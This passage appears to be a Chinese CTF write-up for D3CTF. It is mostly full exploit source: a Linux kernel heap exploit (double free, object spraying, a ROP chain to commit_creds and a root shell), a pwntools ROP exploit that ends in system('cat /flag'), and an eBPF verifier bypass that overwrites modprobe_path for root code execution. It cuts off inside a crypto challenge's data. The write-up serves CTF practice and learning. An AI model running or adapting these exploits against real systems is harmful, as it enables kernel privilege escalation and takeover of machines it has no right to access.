    size_t libc[2] = {0};
    read(fd,&libc,0x10);
    size_t offset = libc[1]-0x9a700;
    size_t system_ptr = offset + 0x522c0;
    printf("offset:%p\n",offset);
    libc[1] = system_ptr;
    fd = open(cmd,O_RDWR, 0777);
    write(fd,libc,0x10);
    getchar();
    system("mv /mnt/test1 /mnt/test2");
    return 0;
}
```

d3kheap

赛中看CVE-2021-22555脑子抽抽了，按他的写了一大堆，实际上应该只需要利用double free把pipe_buffer和sk_buff喷到一起就行了，没有那么麻烦。

```
#define _GNU_SOURCE
#include <err.h>
#include <errno.h>
#include <fcntl.h>
#include <inttypes.h>
#include <sched.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <net/if.h>
#include <netinet/in.h>
#include <sys/ipc.h>
#include <sys/msg.h>
#include <sys/socket.h>
#include <sys/syscall.h>
#define MSG_COPY        040000
#define PAGE_SIZE 0x1000
#define PRIMARY_SIZE 0x1000
#define SECONDARY_SIZE 0x400

#define NUM_SOCKETS 4
#define NUM_SKBUFFS 128
#define NUM_PIPEFDS 256
#define NUM_MSQIDS 4096

#define HOLE_STEP 1024

#define MTYPE_PRIMARY 0x41
#define MTYPE_SECONDARY 0x42
```

```
#define MTYPE_FAKE 3

//gcc exp.py -o exp --no-pie --static
size_t user_cs, user_ss, user_rflags, user_sp;
unsigned long long int base = 0xffffffff8203fe40;
unsigned long long int addr_base;
unsigned long long int canary;

#define KERNCALL __attribute__((regparm(3)))
void* (*prepare_kernel_cred)(void*) KERNCALL = (void*) 0xFFFFFFFF810D2AC0;
void (*commit_creds)(void*) KERNCALL = (void*) 0xFFFFFFFF810D25C0;

size_t user_cs, user_ss, user_rflags, user_sp;
void save_status()
{
    __asm__("mov %cs, user_cs\n"
            "mov %ss, user_ss\n"
            "mov %rsp, user_sp\n"
            "pushf\n"
            "pop user_rflags\n"
            );
    puts("[*]status has been saved.");
    printf("cs:%p\tss:%p\nrsp:%p\trflags:%p\n",user_cs,user_ss,user_sp,user_rflags);
}

void get(){

    commit_creds(prepare_kernel_cred(0));
  asm(
    "swapgs\n"
    "pushq user_ss\n"
    "pushq user_sp\n"
    "pushq user_rflags\n"
    "pushq user_cs\n"
    "push $shell\n"
    "iretq\n");
}

void shell(){
    int fd = open("/flag",0);
    char content[0x100];
    read(fd,content,0x100);
    write(1,content,0x100);
}

uint64_t u64(char * s){
    uint64_t result = 0;
    for (int i = 7 ; i >=0 ;i--){
        result = (result << 8) | (0x00000000000000ff&s[i]);
```

```
    }
    return result;
}

unsigned long long int calc(unsigned long long int addr){
    printf("%p->%p\n",addr,addr_base-base+addr);
    return addr_base-base+addr;
}
int fd;

typedef struct msg{
  long mtype;
  char mtext[0x400-0x50];
}msg;

struct pipe_buffer {
  uint64_t page;
  uint32_t offset;
  uint32_t len;
  uint64_t ops;
  uint32_t flags;
  uint32_t pad;
  uint64_t private;
};

struct pipe_buf_operations {
  uint64_t confirm;
  uint64_t release;
  uint64_t steal;
  uint64_t get;
};

struct msg_msgseg {
  uint64_t next;
};

struct msg_msg {
  void *m_list_next;
    void *m_list_prev;
  long m_type;
  size_t m_ts;    /* message text size */
  void *next;
  void *security;
};

#define MSG_MSG_SIZE (sizeof(struct msg_msg))
#define MSG_MSGSEG_SIZE (sizeof(struct msg_msgseg))
struct {
  long mtype;
```

```
  char mtext[PAGE_SIZE - MSG_MSG_SIZE + PAGE_SIZE - MSG_MSGSEG_SIZE];
} msg_fake;

int write_msg(int msqid, const void *msgp, size_t msgsz, long msgtyp) {
  *(long *)msgp = msgtyp;
  if (msgsnd(msqid, msgp, msgsz - sizeof(long), 0) < 0) {
    perror("[-] msgsnd");
    return -1;
  }
  return 0;
}

int read_msg(int msqid, void *msgp, size_t msgsz, long msgtyp) {
  if (msgrcv(msqid, msgp, msgsz - sizeof(long), msgtyp, 0) < 0) {
    perror("[-] msgrcv");
    return -1;
  }
  return 0;
}

int peek_msg(int msqid, void *msgp, size_t msgsz, long msgtyp) {
  if (msgrcv(msqid, msgp, msgsz - sizeof(long), msgtyp, MSG_COPY | IPC_NOWAIT) <
      0) {
    perror("[-] msgrcv");
    return -1;
  }
  return 0;
}

int msqid[10];

int32_t make_queue(key_t key, int msgflg)
{
    int32_t result;
    if ((result = msgget(key, msgflg)) == -1)
    {
        perror("msgget failure");
        exit(-1);
    }
    return result;
}

void spray_1k(int n,int queue[])
{
    char buffer[0x400] = {0}, recieved[0x400] = {0};
    msg *message = (msg *)buffer;
    int size = 0x400;

    memset(buffer, 0x41, sizeof(buffer));
```

```
    for (int i = 0; i < n; i++)
    {
        write_msg(queue[i+0x10], message, size - 0x30, 1);
    }
}



void build_msg_msg(struct msg_msg *msg, uint64_t m_list_next,
                   uint64_t m_list_prev, uint64_t m_ts, uint64_t next) {
  msg->m_list_next = m_list_next;
  msg->m_list_prev = m_list_prev;
  msg->m_type = 3;
  msg->m_ts = m_ts;
  msg->next = next;
  msg->security = 0;
}

#define NUM_SOCKETS 10
#define NUM_SKBUFFS 128
int spray_skbuff(int ss[NUM_SOCKETS][2], const void *buf, size_t size) {
  for (int i = 0; i < NUM_SOCKETS; i++) {
    for (int j = 0; j < NUM_SKBUFFS; j++) {
      if (write(ss[i][0], buf, size) < 0) {
        perror("[-] write");
        return -1;
      }
    }
  }
  return 0;
}

int free_skbuff(int ss[NUM_SOCKETS][2], void *buf, size_t size) {
  for (int i = 0; i < NUM_SOCKETS; i++) {
    for (int j = 0; j < NUM_SKBUFFS; j++) {
      if (read(ss[i][1], buf, size) < 0) {
        perror("[-] read");
        return -1;
      }
    }
  }
  return 0;
}



void debug(){
    ioctl(fd,0x4321);
}
```

```
size_t buf[0x4000/8];

void build_rop(size_t *rop){
    int idx = 0;
    char tmp[0x100];
    rop[idx++] = calc(0xffffffff810938f1);//ret
    rop[idx++] = calc(0xffffffff810938f0);//pop rdi;
    rop[idx++] = 0;
    rop[idx++] = calc(prepare_kernel_cred);
    rop[idx++] = calc(0xffffffff810938f1);//ret
    rop[idx++] = calc(0xffffffff810938f1);//ret
    rop[idx++] = calc(0xffffffff8102c641);//mov rdi, rax;pop rbx; pop rbp;
    rop[idx++] = 0;
    rop[idx++] = 0;
    rop[idx++] = calc(commit_creds);
    rop[idx++] = calc(0xffffffff810938f1);//ret
    rop[idx++] = calc(0xffffffff810938f1);//ret
    rop[idx++] = calc(0xffffffff810938f1);//ret
    rop[idx++] = calc(0xffffffff810938f1);//ret
    rop[idx++] = calc(0xffffffff810938f1);//ret
    rop[idx++] = calc(0xffffffff810938f1);//ret
    rop[idx++] = calc(0xffffffff810938f1);//ret
    rop[idx++] = calc(0xFFFFFFFF81C01006);//swapgs_restore
    rop[idx++] = 0;
    rop[idx++] = 0;
    rop[idx++] = shell;
    rop[idx++] = 0x33;
    rop[idx++] = 0x246;
    rop[idx++] = &tmp;
    rop[idx++] = 0x2b;

}

int main(){
  save_status();
    for(int i = 0;i < 4096;i++){
        msqid[i] = make_queue(IPC_PRIVATE, 0666 | IPC_CREAT);
    }
    int ss[NUM_SOCKETS][2];
    int ss2[NUM_SOCKETS][2];
    int pipefd[NUM_PIPEFDS][2];
    for(int i = 0;i < NUM_SOCKETS;i++){
        socketpair(AF_UNIX, SOCK_STREAM, 0, ss[i]);
        socketpair(AF_UNIX, SOCK_STREAM, 0, ss2[i]);
    }
    fd = open("/dev/d3kheap",2);
    spray_1k(10,msqid);
    msg message;
```

```
    memset(&message,0,sizeof(message));
    message.mtype = 1;
    *(int *)&message.mtext[0] = 0xdeadbeef;
    *(int *)&message.mtext[4] = 0xdead0001;
    write_msg(msqid[0],&message,sizeof(message),1);
    *(int *)&message.mtext[4] = 0x0001dead;
    write_msg(msqid[1],&message,sizeof(message),1);
    ioctl(fd,0x1234);
    ioctl(fd,0xdead);
    *(int *)&message.mtext[4] = 0xdeaddead;
    write_msg(msqid[0],&message,sizeof(message),2);
    ioctl(fd,0xdead);
    *(int *)&message.mtext[4] = 0xdeaddead;
    write_msg(msqid[1],&message,sizeof(message),2);
    *(int *)&message.mtext[0] = 0xAAAAAAAA;
    for(int i = 0;i < 10;i++){
        *(int *)&message.mtext[4] = i;
        write_msg(msqid[2],&message,sizeof(message),i);
    }

    puts("Now msqid[0] and msqid[1] -> one info");
    printf("[*] Freeing real secondary message...\n");
    read_msg(msqid[1],&message,sizeof(message),2);
    char sec[0x400-0x140];
    printf("[*] Spraying fake secondary messages...\n");
    memset(&sec, 0, sizeof(sec));
    build_msg_msg(sec,0x41414141,0x42424242,PAGE_SIZE - MSG_MSG_SIZE,0);
    spray_skbuff(ss,sec,sizeof(sec));
    peek_msg(msqid[0],&msg_fake,sizeof(msg_fake),1);
    size_t kheapbasepre = 0;
    size_t kheapbasenext = 0;

    int preidx = 0;
    int nextidx = 0;
    for(int i = 0;i < sizeof(msg_fake.mtext)/8;i++){
        uint32_t high = *(uint32_t *)&msg_fake.mtext[i*8+4];
        uint32_t low = *(uint32_t *)&msg_fake.mtext[i*8];
        // printf("%p:%p\t%p\t%p\n",i*8,*(size_t *)&msg_fake.mtext[i*8],high,low);
        if(low == 0xaaaaaaaa){
            printf("%p\t%p\n",*(size_t *)&msg_fake.mtext[(i-5)*8],*(size_t
*)&msg_fake.mtext[(i-6)*8]);
            if(high >= 1 && high <= 8){
                kheapbasepre = *(size_t *)&msg_fake.mtext[(i-5)*8];
                kheapbasenext = *(size_t *)&msg_fake.mtext[(i-6)*8];
                preidx = high-1;
                nextidx = high+1;
                break;
            }
        }
```

```
    }

 printf("kheapbasepre:%p\nkheapbasenext:%p\nidx:%d\n",kheapbasepre,kheapbasenext,preidx
);
    free_skbuff(ss,sec,sizeof(sec));
    memset(&sec, 0, sizeof(sec));
    build_msg_msg(sec,kheapbasenext,kheapbasepre,0x400-0x30,0);
    spray_skbuff(ss,sec,sizeof(sec));
    if(read_msg(msqid[0],&msg_fake,sizeof(msg_fake),3) < 0){
        perror("read_msg GG!");
        exit(-1);
    }
    printf("[*] Spraying pipe_buffer objects...\n");
    for (int i = 0; i < NUM_PIPEFDS; i++) {
        if (pipe(pipefd[i]) < 0) {
            perror("[-] pipe");
            exit(-1);
        }
        // Write something to populate pipe_buffer.
        if (write(pipefd[i][1], "pwn", 3) < 0) {
            perror("[-] write");
            exit(-1);
        }
    }
    size_t pipe_buffer_ops=0;
    printf("[*] Leaking and freeing pipe_buffer object...\n");
    for (int i = 0; i < NUM_SOCKETS; i++) {
        for (int j = 0; j < NUM_SKBUFFS; j++) {
            if (read(ss[i][1], sec, sizeof(sec)) < 0) {
                perror("[-] read");
                exit(-1);
            }
            if (((*(uint64_t *)&sec[0x10]) & 0xFFFF000000000000) == 0xFFFF000000000000)
{
                pipe_buffer_ops = *(uint64_t *)&sec[0x10];
            }
        }
    }
    addr_base = pipe_buffer_ops;
    printf("pipe_buffer_ops:%p\n",pipe_buffer_ops);
    printf("[+] STAGE 4: Kernel code execution\n");
    memset(sec,0xd,sizeof(sec));
    build_rop(sec);
    *(size_t *)(sec+0x39) = calc(0xffffffff8116c880); //pop rsp;ret
    struct pipe_buffer *buf = &sec;
    buf->ops = kheapbasepre;
    spray_skbuff(ss,sec,sizeof(sec));
    spray_1k(30,msqid);
    memset(sec,0xc,sizeof(sec));
```

```
    struct pipe_buf_operations *fops = &sec;
    fops->release = calc(0xffffffff81724a8c); //push rsi; jmp qword ptr [rsi + 0x39];
    read_msg(msqid[2],&message,sizeof(message),preidx);
    spray_skbuff(ss2,sec,sizeof(sec));
    printf("[*] Releasing pipe_buffer objects...\n");
    for (int i = 0; i < NUM_PIPEFDS; i++) {
        if (close(pipefd[i][0]) < 0) {
            perror("[-] close");
            exit(-1);
        }
        if (close(pipefd[i][1]) < 0) {
            perror("[-] close");
            exit(-1);
        }
    }
    debug();
    system("/bin/sh");
    return 0;
}
```

Smart Calculator

```
from pwn import *
context.log_level='debug'
p=remote('1-lb-pwn-challenge-cluster.d3ctf.io',31067)
#p=process('./smart-calculator')
libc=ELF("libc-2.31.so") #ELF("/usr/lib/libc.so.6")
#gdb.attach(p,"set detach-on-fork off\nset follow-fork-mode child\nb
*0x55555555b470\nc\n")
#import time
#time.sleep(1)
sla=lambda a,b:p.sendlineafter(a.encode(),b)
sa=lambda a,b:p.sendafter(a.encode(),b)
sla("token",b"k2lFvYUUZyozn72jFSN0dvEjpZlRtWpT")
sla("solver_id",b"1")
sla("expression",b"1")
PAYLOAD_SZ=0x2238-0x2130
sla("result",b"1"*(PAYLOAD_SZ-1)) #\n total 0x108
p.recvuntil(b'result is:')
p.recv(2)
p.recv(PAYLOAD_SZ)
canary=p.recv(8)
p.recv(8*3)
leak1=u64(p.recv(8))
print(canary,hex(leak1))
e=ELF("./smart-calculator")
elf_base=leak1-0x55f4136819c5+0x000055f41367d000-0x2000
print(hex(elf_base))
```

```
prdi_ret=elf_base+0x0000000000007493
malloc_plt=elf_base+e.plt['malloc']
malloc_got=elf_base+e.got['malloc']
perror_plt=elf_base+e.plt['perror']
write_got=elf_base+e.got['write']
read_got=elf_base+e.got['read']
csu=elf_base+0x7470

print("CSU ",hex(csu))
g=p64(0)*3+p64(elf_base+0x748a)+p64(0)+p64(1)+p64(1)+p64(read_got)+p64(8)+p64(write_got
)
#write(1,malloc_got,8)
g+=p64(csu)+p64(0)+p64(0)+p64(1)+p64(0)+p64(elf_base+0xC1A0)+p64(24)+p64(read_got)
#read(0,malloc_got,8)
g+=p64(csu)+p64(0)+p64(0)+p64(1)+p64(elf_base+0xC1A0+8)+p64(0)+p64(0)+p64(elf_base+0xC1
A0)
g+=p64(prdi_ret+1)+p64(prdi_ret)+p64(elf_base+0xC1A0+8)+p64(elf_base+0x7479)

#read(0,bss,size)
#0x0000000000002893 : pop rbp ; ret
#0x0000000000002937 : leave ; ret
#
#sla("solver_id",b"1")
#sla("expression",b"1")
#sla("result",b"1"*PAYLOAD_SZ+canary+p64(elf_base+prdi_ret)+p64(elf_base+e.got['malloc'
])+p64(elf_base+e.plt['perror'])+p64(0xdeadbeef))
#time.sleep(5)
sa("solver_id",b"a"*8200)
sa("expression",b"a") #new id
sa("result",b"1+1") #new expr
sa("solver_id",b"a"*PAYLOAD_SZ+canary+g)
sa("expression",b"1") #new id
#time.sleep(5)
sa("result",b"1+1")
p.recvuntil(b'incorrect...\n')
leak=u64(p.recv(8))
print(hex(leak))
#p.recvuntil(b'\x7f\x00\x00')

p.send(p64(leak-libc.sym['read']+libc.sym['system'])+b'cat /flag'.ljust(16,b'\x00'))
#sa("result",b"1+1") # new expr
#p.send(p64(0xdeadbeef)*16)
#new res
p.interactive()
```

d3bpf

第一个eBPF利用rsh的漏洞获取一个越界的map指针, 利用越界指针先把ops以及map的地址分别写入map[0]和map[1]中

然后返回exp, exp利用泄露的信息在map中构造一个map->ops

然后进入进入第二个eBPF, 获取越界的map指针, 然后修改map对象, 使其能够任意写

最后通过`array_map_get_next_key`完成写入. 这里有个小问题`bpf_update_elem(map_fd, &key, &value, modprobe_addr+4);`会保存, 可能和内部标志相关, 后续改成`bpf_update_elem(map_fd, &key, &value, modprobe_addr+2);`就好

```
#include <stdio.h>
#include <stdlib.h>  //为了exit()函数
#include <stdint.h>    //为了uint64_t等标准类型的定义
#include <errno.h>    //为了错误处理
#include <linux/bpf.h>    //位于/usr/include/linux/bpf.h, 包含BPF系统调用的一些常量, 以及一些结构体的定义
#include <sys/syscall.h>    //为了syscall()
#include "./linux-5.11/samples/bpf/bpf_insn.h"
#include <sys/socket.h>
#include "linux/bpf.h"

//类型转换, 减少warning, 也可以不要
#define ptr_to_u64(x) ((uint64_t)x)

//对于系统调用的包装, __NR_bpf就是bpf对应的系统调用号, 一切BPF相关操作都通过这个系统调用与内核交互
int bpf(enum bpf_cmd cmd, union bpf_attr *attr, unsigned int size)
{
    return syscall(__NR_bpf, cmd, attr, size);
}

//用于保存BPF验证器的输出日志
#define LOG_BUF_SIZE 0x10000
char bpf_log_buf[LOG_BUF_SIZE];

//通过系统调用, 向内核加载一段BPF指令
int bpf_prog_load(enum bpf_prog_type type, const struct bpf_insn* insns, int insn_cnt,
const char* license)
{
    union bpf_attr attr = {
        .prog_type = type,         //程序类型
        .insns = ptr_to_u64(insns),     //指向指令数组的指针
        .insn_cnt = insn_cnt,     //有多少条指令
        .license = ptr_to_u64(license),     //指向整数字符串的指针
        .log_buf = ptr_to_u64(bpf_log_buf),     //log输出缓冲区
        .log_size = LOG_BUF_SIZE,     //log缓冲区大小
        .log_level = 1,     //log等级
    };
```

```
    return bpf(BPF_PROG_LOAD, &attr, sizeof(attr));
}

//创建一个映射，参数含义：映射类型，key所占自己，value所占字节，最多多少个映射
int bpf_create_map(enum bpf_map_type map_type, unsigned int key_size, unsigned int
value_size, unsigned int max_entries)
{
    union bpf_attr attr = {    //设置attr指向的对象
        .map_type = map_type,
        .key_size = key_size,
        .value_size = value_size,
        .max_entries = max_entries
    };

    return bpf(BPF_MAP_CREATE, &attr, sizeof(attr)); //进行系统调用
}

//在映射中更新一个键值对
int bpf_update_elem(int fd, const void* key, const void* value, uint64_t flags)
{
    union bpf_attr attr = {
        .map_fd = fd,
        .key = ptr_to_u64(key),
        .value = ptr_to_u64(value),
        .flags = flags,
    };

    return bpf(BPF_MAP_UPDATE_ELEM, &attr, sizeof(attr));
}

//在映射中根据指针key指向的值搜索对应的值，把值写入到value指向的内存中
int bpf_lookup_elem(int fd, const void* key, void* value)
{
    union bpf_attr attr = {
        .map_fd = fd,
        .key = ptr_to_u64(key),
        .value = ptr_to_u64(value),
    };

    return bpf(BPF_MAP_LOOKUP_ELEM, &attr, sizeof(attr));
}

void run_bpf(struct bpf_insn* bpf_prog, int insn_num){

    //加载一个bpf程序
    int prog_fd = bpf_prog_load(BPF_PROG_TYPE_SOCKET_FILTER, bpf_prog, insn_num,
"GPL");
    if(prog_fd<0){
```

```
        perror("BPF load prog");
    }
    printf("prog_fd: %d\n", prog_fd);
    printf("%s\n", bpf_log_buf);    //输出程序日志

    int sockets[2]; //unix socket pair

    //init socket pair
    if(socketpair(AF_UNIX, SOCK_DGRAM, 0, sockets)<0)
        perror("socketpair");

    //attach eBPF prog to soceket[1]
    if(setsockopt(sockets[1], SOL_SOCKET, SO_ATTACH_BPF, &prog_fd, sizeof(prog_fd)) <
0)
        perror("setsocketopt");

    //send mesage to sockets[0] to trigger eBPF prog
    if(write(sockets[0], "A", 1)<=0)
        perror("write socket[0]");
}


int main(void){
    //首先创建一个数组映射，键和值都是8字节类型，最多0x100个映射
    int map_fd = bpf_create_map(BPF_MAP_TYPE_ARRAY, 4, 8, 0x100);
    printf("BPF_map_fd: %d\n", map_fd);
    perror("BPF map");

    size_t key=0, value=0xcafebeef;
    bpf_update_elem(map_fd, &key, &value, BPF_ANY);

    //create eBPF prog
    struct bpf_insn bpf_prog1[] = {
        /*--------------round1 leak kernel addr----------------*/
        //arg1: map
        BPF_LD_MAP_FD(BPF_REG_1, map_fd),    // r1 = map

        //arg2: &key
        BPF_MOV64_REG(BPF_REG_2, BPF_REG_10),    //r2 = r10
        BPF_ALU64_IMM(BPF_ADD,BPF_REG_2,-8),    // r2 = r2-8

        //key = 0
        BPF_ALU64_IMM(BPF_MOV, BPF_REG_3, 0),    // r3 = 0
        BPF_STX_MEM(BPF_DW, BPF_REG_2, BPF_REG_3, 0),   // Stack[-8] = r3

        //call map_lookup_elem, now r0 = &map[0]
        BPF_RAW_INSN(BPF_JMP|BPF_CALL,0,0,0, BPF_FUNC_map_lookup_elem), //void
*map_lookup_elem(void *map, void* key)
```

```
        //check return value make sure r0!=NULL
        BPF_JMP_IMM(BPF_JNE, BPF_REG_0, 0, 1),
        BPF_EXIT_INSN(),

        //cheat eBPF verifier
        BPF_MOV64_IMM(BPF_REG_1, 0x110),   // r1=val
        BPF_MOV64_IMM(BPF_REG_2, 0x20),     //r2=0x20
        BPF_ALU32_REG(BPF_RSH, BPF_REG_1, BPF_REG_2),   // eBPF verifier consider r1=0.
but r0 doesn't change

        //Out of Bound Read to leak kernel addr
        BPF_MOV64_REG(BPF_REG_2, BPF_REG_0),    //r2 = r0 = map
        BPF_ALU64_REG(BPF_SUB, BPF_REG_0, BPF_REG_1),   // r0 = r0-r1 = map-0x110
        BPF_LDX_MEM(BPF_DW, BPF_REG_9, BPF_REG_0, 0),    // r9 = *(size_t *)r0 =
bpf_map->ops
        BPF_STX_MEM(BPF_DW, BPF_REG_2, BPF_REG_9, 0x0),    // map[0] = bpf_map->ops

        /*--------------round2 leak map addr----------------*/
        //arg1: map
        BPF_LD_MAP_FD(BPF_REG_1, map_fd),    // r1 = map

        //arg2: &key
        BPF_MOV64_REG(BPF_REG_2, BPF_REG_10),    //r2 = r10
        BPF_ALU64_IMM(BPF_ADD,BPF_REG_2,-8),    // r2 = r2-8

        //key = 1
        BPF_ALU64_IMM(BPF_MOV, BPF_REG_3, 1),    // r3 = 1
        BPF_STX_MEM(BPF_DW, BPF_REG_2, BPF_REG_3, 0),   // Stack[-8] = r3

        //call map_lookup_elem, now r0 = &map[1]
        BPF_RAW_INSN(BPF_JMP|BPF_CALL,0,0,0, BPF_FUNC_map_lookup_elem), //void
*map_lookup_elem(void *map, void* key)

        //check return value make sure r0!=NULL
        BPF_JMP_IMM(BPF_JNE, BPF_REG_0, 0, 1),
        BPF_EXIT_INSN(),

        //cheat eBPF verifier
        BPF_MOV64_IMM(BPF_REG_1, 0x50),   // r1=val
        BPF_MOV64_IMM(BPF_REG_2, 0x20),     //r2=0x20
        BPF_ALU32_REG(BPF_RSH, BPF_REG_1, BPF_REG_2),   // eBPF verifier consider r1=0.
but r0 doesn't change

        //Out of Bound Read to leak kernel addr
        BPF_MOV64_REG(BPF_REG_2, BPF_REG_0),    //r2 = r0 = map
        BPF_ALU64_REG(BPF_SUB, BPF_REG_0, BPF_REG_1),   // r0 = r0-r1 = map-0x50
        BPF_LDX_MEM(BPF_DW, BPF_REG_9, BPF_REG_0, 0),    // r9 = *(size_t *)r0 =
bpf_map->work_ruct->list_head
        BPF_STX_MEM(BPF_DW, BPF_REG_2, BPF_REG_9, 0x0),    // map[1] = list_head
```

```
    BPF_MOV64_IMM(BPF_REG_0, 0),
    BPF_EXIT_INSN(),
};

//leak addr
run_bpf(bpf_prog1, sizeof(bpf_prog1)/sizeof(bpf_prog1[0]));

//calc addr offset
size_t kernel_addr, heap_addr;
key = 0;
if(bpf_lookup_elem(map_fd, &key, &kernel_addr)<0)
    perror("lookup_elem");
printf("kernel_addr: 0x%llx\n", kernel_addr);

key = 1;
if(bpf_lookup_elem(map_fd, &key, &heap_addr)<0)
    perror("lookup_elem");
printf("heap_addr: 0x%llx\n", heap_addr);

long long kaslr = kernel_addr-0xffffffff820363a0;
size_t map_addr = heap_addr+0x50;
printf("kaslr: 0x%llx\n", kaslr);
printf("map_addr: 0x%llx\n", map_addr);

size_t modprobe_addr = kaslr + 0xffffffff82a6c240;
printf("modprobe_addr: 0x%llx\n", modprobe_addr);

//create fake bpf_map->ops
size_t new_map[] = {
    map_addr+8,
    kaslr + 0xffffffff8120e5b0,
    kaslr + 0xffffffff8120fa00,
    0x0,
    kaslr + 0xffffffff8120eff0,
    kaslr + 0xffffffff8120e6b0, //array_map_get_next_key
    0x0,
    0x0,
    kaslr + 0xffffffff811f0430,
    0x0,
    kaslr + 0xffffffff811f0200,
    0x0,
    kaslr + 0xffffffff8120e830,
    kaslr + 0xffffffff8120eeb0,
    kaslr + 0xffffffff8120e6f0,
    kaslr + 0xffffffff8120e6b0,             //map_push_elem
    0x0,
    0x0,
```

```
        0x0,
        0x0,
        kaslr + 0xffffffff8120e8f0,
        0x0,
        kaslr + 0xffffffff8120ecb0,
        kaslr + 0xffffffff8120f6d0,
        0x0,
        0x0,
        0x0,
        kaslr + 0xffffffff8120e640,
        kaslr + 0xffffffff8120e670,
        kaslr + 0xffffffff8120ec40
    };
    for(key = 0; key<sizeof(new_map)/sizeof(new_map[0]); key++){
        bpf_update_elem(map_fd, &key, &new_map[key], BPF_ANY);
    }

    //create eBPF prog
    struct bpf_insn bpf_prog2[] = {
        /*--------------round 1 control bpf_map->ops ----------------*/
        //arg1: map
        BPF_LD_MAP_FD(BPF_REG_1, map_fd),    // r1 = map

        //arg2: &key
        BPF_MOV64_REG(BPF_REG_2, BPF_REG_10),    //r2 = r10
        BPF_ALU64_IMM(BPF_ADD,BPF_REG_2,-8),    // r2 = r2-8

        //key = 0
        BPF_ALU64_IMM(BPF_MOV, BPF_REG_3, 0),    // r3 = 0
        BPF_STX_MEM(BPF_DW, BPF_REG_2, BPF_REG_3, 0),   // Stack[-8] = r3

        //call map_lookup_elem, now r0 = &map[0]
        BPF_RAW_INSN(BPF_JMP|BPF_CALL,0,0,0, BPF_FUNC_map_lookup_elem), //void
*map_lookup_elem(void *map, void* key)

        //check return value make sure r0!=NULL
        BPF_JMP_IMM(BPF_JNE, BPF_REG_0, 0, 1),
        BPF_EXIT_INSN(),

        //cheat eBPF verifier
        BPF_MOV64_IMM(BPF_REG_1, 0x110),   // r1=val
        BPF_MOV64_IMM(BPF_REG_2, 0x20),     //r2=0x20
        BPF_ALU32_REG(BPF_RSH, BPF_REG_1, BPF_REG_2),   // eBPF verifier consider r1=0.
but r0 doesn't change

        // bpf_map->ops = &map[1]
        BPF_MOV64_REG(BPF_REG_8, BPF_REG_0),    //r8 = r0 = &map[0]
        BPF_LDX_MEM(BPF_DW, BPF_REG_9, BPF_REG_8, 0),    // r9 = map[0] = &map[1]
```

```
        BPF_ALU64_REG(BPF_SUB, BPF_REG_0, BPF_REG_1),   // r0 = r0-r1 = map-0x110
        BPF_STX_MEM(BPF_DW, BPF_REG_0, BPF_REG_9, 0),   // *r0 = r9

        /*--------------round 2 control bpf_map->map_type  ----------------*/
        // bpf_map->map_type = BPF_MAP_TYPE_QUEUE(22)
        BPF_MOV64_IMM(BPF_REG_1, 0xf8),   // r1=val
        BPF_MOV64_IMM(BPF_REG_2, 0x20),     //r2=0x20
        BPF_ALU32_REG(BPF_RSH, BPF_REG_1, BPF_REG_2),   // eBPF verifier consider r1=0.
but r0 doesn't change
        BPF_MOV64_REG(BPF_REG_0, BPF_REG_8),    // r0 = r8 = &map[0]
        BPF_MOV64_IMM(BPF_REG_9, 22),           // r9 = 22
        BPF_ALU64_REG(BPF_SUB, BPF_REG_0, BPF_REG_1),   // r0 = r0-r1 = map-0x110
        BPF_STX_MEM(BPF_W, BPF_REG_0, BPF_REG_9, 0),   // *r0 = r9

        /*--------------round 3 control array->map.max_entries  ----------------*/
        // array->map.max_entries = 0xFFFFFFFF
        BPF_MOV64_IMM(BPF_REG_1, 0xEC),   // r1=val
        BPF_MOV64_IMM(BPF_REG_2, 0x20),     //r2=0x20
        BPF_ALU32_REG(BPF_RSH, BPF_REG_1, BPF_REG_2),   // eBPF verifier consider r1=0.
but r0 doesn't change
        BPF_MOV64_REG(BPF_REG_0, BPF_REG_8),    // r0 = r8 = &map[0]
        BPF_MOV32_IMM(BPF_REG_9, 0xFFFFFFFF),           // r9 = 0xFFFFFFFF
        BPF_ALU64_REG(BPF_SUB, BPF_REG_0, BPF_REG_1),   // r0 = r0-r1 = map-0xC
        BPF_STX_MEM(BPF_W, BPF_REG_0, BPF_REG_9, 0),   // *r0 = r9

        //return 0
        BPF_MOV64_IMM(BPF_REG_0, 0),
        BPF_EXIT_INSN(),
    };
    run_bpf(bpf_prog2, sizeof(bpf_prog2)/sizeof(bpf_prog2[0]));

    // "/sbin/modprobe" => "/tmp/xmodprobe"
    key = 0x1;
    value = 0x706d742f - 1; //hex(u32('/tmp'))
    bpf_update_elem(map_fd, &key, &value, modprobe_addr);
    perror("update elem");

    key = 0x1;
    value = 0x782f706d - 1; //hex(u32('mp/x'))
    bpf_update_elem(map_fd, &key, &value, modprobe_addr+2);
    perror("update elem");


    //trigger
    system("echo '#!/bin/sh' > /tmp/xmodprobe");
    system("echo 'chmod 777 /flag' >> /tmp/xmodprobe");
    system("chmod 777 /tmp/xmodprobe");

    system("echo '\xff\xff\xff\xff' > /tmp/fake");
```

```
    system("chmod +x /tmp/fake");
    system("/tmp/fake");

    system("cat /flag");

    printf("Done\n");
}
```

Crypto

d3share

```
p = 2**48 - 59
r = 2**38
t = 40
n = 43
PR.<y> = PolynomialRing(GF(p))
f = [(253189239232527, 113774624274782*y^40 + 94414575723508*y^39 +
207529873125089*y^38 + 268877953821733*y^37 + 117947476990961*y^36 +
51757580160925*y^35 + 219217083452346*y^34 + 138919126634810*y^33 +
137211043493304*y^32 + 50963157155990*y^31 + 164798413605573*y^30 +
182584815842229*y^29 + 183500935070244*y^28 + 26688830037129*y^27 + 89737405627964*y^26
+ 135696681726982*y^25 + 72715397491984*y^24 + 86003646136534*y^23 +
39388627221179*y^22 + 243559305152555*y^21 + 88274271796509*y^20 + 113381600004511*y^19
+ 216067030441153*y^18 + 204830692302742*y^17 + 22645365760034*y^16 +
105369612907216*y^15 + 177188890334510*y^14 + 274810862498332*y^13 +
37360624849139*y^12 + 200900263566757*y^11 + 157162610536103*y^10 + 12920977878810*y^9
+ 112076556543389*y^8 + 164473338236315*y^7 + 273704103283425*y^6 + 117318275681506*y^5
+ 278783356402804*y^4 + 257905566241809*y^3 + 61866185062217*y^2 + 263531394140234*y +
276316679363911),
(33136499779047, 217957214028018*y^40 + 251897863200782*y^39 + 9485152755179*y^38 +
73906772528900*y^37 + 37099461599169*y^36 + 89961859853608*y^35 + 197865672622216*y^34
+ 240680135470264*y^33 + 19418732563604*y^32 + 100754555646963*y^31 +
36856766246000*y^30 + 72992447588641*y^29 + 278110912533961*y^28 + 122463612017985*y^27
+ 34690810188296*y^26 + 116189281892206*y^25 + 280456404604005*y^24 +
